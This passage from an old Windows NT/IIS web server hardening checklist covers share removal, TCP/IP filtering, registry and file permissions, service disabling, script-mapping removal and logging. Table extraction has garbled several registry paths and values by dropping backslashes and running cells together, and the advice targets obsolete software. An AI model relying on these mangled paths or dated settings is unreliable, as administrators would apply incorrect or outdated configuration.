In User Manager, IUSR_computername should have "Log on Locally" rights, and should have "Access This Computer From the Network". —

HiveHKEY_LOCAL_MACHINE\SYSTEMKey\CurrentControlSet\Control\FileSystemNameNtfsDisable8dot3NameCreationTypeREG_DWORDValue1

7. Disable 8.3 File Name Generation
Set the following registry value: —

8. All unnecessary shares removed
No user created shares should be available on the system. Run "NET SHARE" to view all current shares. Run "NET SHARE /D SHARENAME" to remove. List any exceptions with explanation: —

9. TCP/IP Filtering configured (recommended for dedicated Web servers only)
Go to Control Panel | Network | Protocols | TCP/IP | Advanced | Enable Security | Configure. Set the following options:
__Permit only TCP port 800 (or port 80 for Internet reachable server), and 443 (if you have SSL)
__Permit no UDP ports
__Permit only IP Protocol 6 (TCP)

10. Allow network-only lockout for the Administrator account. Run "passprop /adminlockout", available in the Resource Kit.

11. Minimal number of users and privileges are configured. Only users with actual administrative responsibilities should have user accounts on the system. In User Manager, verify the following User Rights are restricted to Administrator only:
__Debug programs
__Act as part of operating system
__Backup files and directories

12. Access to critical registry keys is restricted The following registry entries should be tightly restricted as they can be used to launch Trojan programs:

Hive Key
HKEY_LOCAL_MACHINE\SOFTWAREMicrosoft\Windows\CurrentVersion\RunHiveKeyHKEY_LOCAL_MACHINE\SOFTWAREMicrosoft\Windows\CurrentVersion\RunOnce

HiveKey
HKEY_LOCAL_MACHINE\SOFTWAREMicrosoft\Windows\CurrentVersion\RunOnceExHiveKey
HKEY_LOCAL_MACHINE\SOFTWAREMicrosoft\Windows NT\CurrentVersion\AeDebug

HiveKey
HKEY_LOCAL_MACHINE\SOFTWAREMicrosoft\Windows NT\CurrentVersion\WinLogon

The permissions on these keys should be set to:
Administrators Full Control
SYSTEM Full Control
Creator Owner Full Control

Authenticated Users Read	
13. IP Routing disabled Open Control Panel | Network | Protocols | TCP/IP Protocol | Properties | Routing and clear the "Enable IP Forwarding" check box.	—
14. Unused ODBC/OLE-DB Data Sources and Drivers Removed Run ODBCAD32.EXE and view the "User DSN", "System DSN", and "File DSN" tabs. Click "Remove" to remove all data sources (especially the Microsoft Text Driver) unless explicitly required. Some sample applications install ODBC data sources for sample databases, while others may install unused ODBC/OLE-DB database drivers.	—
15. Restricted file permissions set Files which users may interact with should be set with higher restrictions. The following file types should be set to IUSR_computername Read, Administrators Full Control, System Full Control: CGI (.EXE, .DLL, .CMD, .PL, etc.) Script Files (.ASP, etc.) Include Files (.INC, .SHTML, .SHTM) Static Content (.HTML, .GIF, .JPEG)	—
16. Inetpub Permissions The directories "\inetpub\ftproot" and "\inetpub\mailroot" should be set to IUSR_computername Read (replacing the Everyone group) unless specifically required otherwise.	—
17. IISADMPWD virtual directory removed Remove the directory, typically located in: <Systemroot>\System32\Inetsrv\Iisadmpwd	—

18. Disable unnecessary services
The table below indicates which services are required by NT and IIS and which services should be disabled. Guidance is provided for each service. Indicate the configuration of the system by checking the appropriate box; check the "N/A" box if the particular service is not installed.

Service Name	Guidance	Status (check box) Enabled	Disabled	N/A
Alerter	Recommend Disabled			
ClipBook Server	Recommend Disabled			
Computer Browser	Recommend Disabled, however needed for browsing the network			
DHCP Client	Recommend Disabled			
Directory Replicator	Recommend Disabled			
Event Log	Required for NT/IIS			
FTP Publishing Service	Disable, unless FTP services are required			
IIS Admin Service	Required for NT/IIS			
License Logging Service	Required for NT/IIS			
Messenger	Recommend Disabled			
MSDTC	Required for NT/IIS			
NetBIOS Interface	Recommend Disabled			
Netlogon	Recommend Disabled, however needed for access over the network			
Network DDE & Network DDE DSDM	Recommend Disabled			
Network Monitor Agent	Recommend Disabled			
NTLM Security Support Provider	Required for NT/IIS			
NWLink IPX/SPX Compatible Transport	Disable			
NWLink NetBIOS	Disable			
Plug and Play	Recommend Disabled			
Protected Storage	Required for NT/IIS			
Remote Procedure Call (RPC) Service	Required for NT/IIS			
RPC Locator	Recommend Disabled, however required For remote administration			
Server Service	Recommend disabled, however has to be started to run User Manager			
Simple TCP/IP Services	Disable			
Spooler	Recommend Disabled			
TCP/IP NetBIOS Helper	Recommend Disabled, however needed for NetBIOS name resolution/WINS			

Telephony Service	Disable	_ _ _
Time Service	Recommended	_ _ _
Windows NT Server	Required for NT/IIS	_ _ _
Windows NT Workstation	Required for NT/IIS	_ _ _
WINS Client (TCP/IP)	Recommend Disabled	_ _ _
World Wide Web Publishing	Required for NT/IIS	_ _ _

List any services that deviate from those identified above (e.g. any 3rd party software, etc.) and their purpose.

19. IIS Log files permissions restricted
Set permission on the IIS-generated log files located in %systemroot%\system32\LogFiles to:
Administrators Full Control
System Full Control
_

20. Logging is enabled
Use W3C Extended Logging format by loading the IIS MMC tool | Right-click on the site | Properties | Web Site | Enable Logging (W3C Extended Log), then set the following properties:
Client IP Address
User Name
Method
URI Stem
HTTP Status
User Agent
Server IP
Server Port
_

21. Microsoft Certificate Server ASP Enrollment pages restricted to administrators
Set permissions on files in the directory %systemroot%/system32/certsrv (and subdirectories) to:
Administrators (Full Control)
SYSTEM (Full Control)
_

22. Unused Script Mappings Removed
IIS is preconfigured to support common filename extensions such as .ASP and .SHTM. If you don't use some of these extensions or functionality you should remove the mappings by opening Internet Services Manager then right-clicking the Web server | Properties | Master Properties | WWW Service | Edit | HomeDirectory | Configuration and remove these references:

If you do not use Remove this entry
Web-based Password Reset .htr
Internet Database Connector .idc
Index Server Extensions .ida
Server-side includes .shtm, .stm, .shtml
Index Server .htw, .ida, .idq

23. RDS support disabled
1. Delete the /msadc virtual directory from the default Web site
2. Remove the following registry keys:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\
RDSServer.DataFactory
AdvancedDataFactory
VbBusObj.VbBusObjCls

3. Delete the contents of %systemdrive%\program files\common files\system\msadc\samples and all subfolders.

24. All sample applications removed
Remove all files and subdirectories of:

\inetpub\iissamples
\inetpub\iissamples\sdk
\inetpub\AdminScripts
\Program Files\Common Files\System\msadc\Samples

25. Unneeded COM components disabled (recommended)
Some COM components are not requiredfor most applications and should be removed. Consider disabling the File System Object component, however, this will also remove the Dictionary object. Some programs may require components you are disabling. For example, Site Server 3.0 uses the File System Object. The following will disable the File System Object:
regsvr32 scrrun.dll /u

26. Parent paths disabled
By default this option is enabled, to disable this option go to the root of each Web site, right click select Properties | Home Directory | Configuration | App Options and uncheck Enable Parent Paths.

27. Calling the command shell with #exec is disabled
This setting is disabled by default by IIS, verify this in the registry. The following key should be set to zero or not set (missing):
Hive
HKEY_LOCAL_MACHINE\SYSTEM\KeyCurrentControlSet\Services\W3SVC\ParametersNameSSIEnableCmdDirective
TypeREG_DWORD
Value0

28. IP address in Content-Location disabled
From the directory: \winnt\system32\inetsrv\adminsamples, run the following command:
cscript adsutil.vbs set w3svc/UseHostName True
This changes the Content-Location field to be the server name, not the internal IP address.

29. Directory browsing disabled
Under "Default Web Site Properties", ensure the option "Directory browsing allowed" is not checked.